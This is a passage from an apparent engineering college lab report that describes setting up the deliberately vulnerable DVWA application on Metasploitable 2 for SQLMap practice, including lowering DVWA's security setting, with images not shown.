
2. To setup DVWA for SQL Map we are using Metasploitable 2. Here is the demonstration for the same.



K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)


3. We get access to DVWA



K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)


4. Setting the DVWA settings to low.



K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

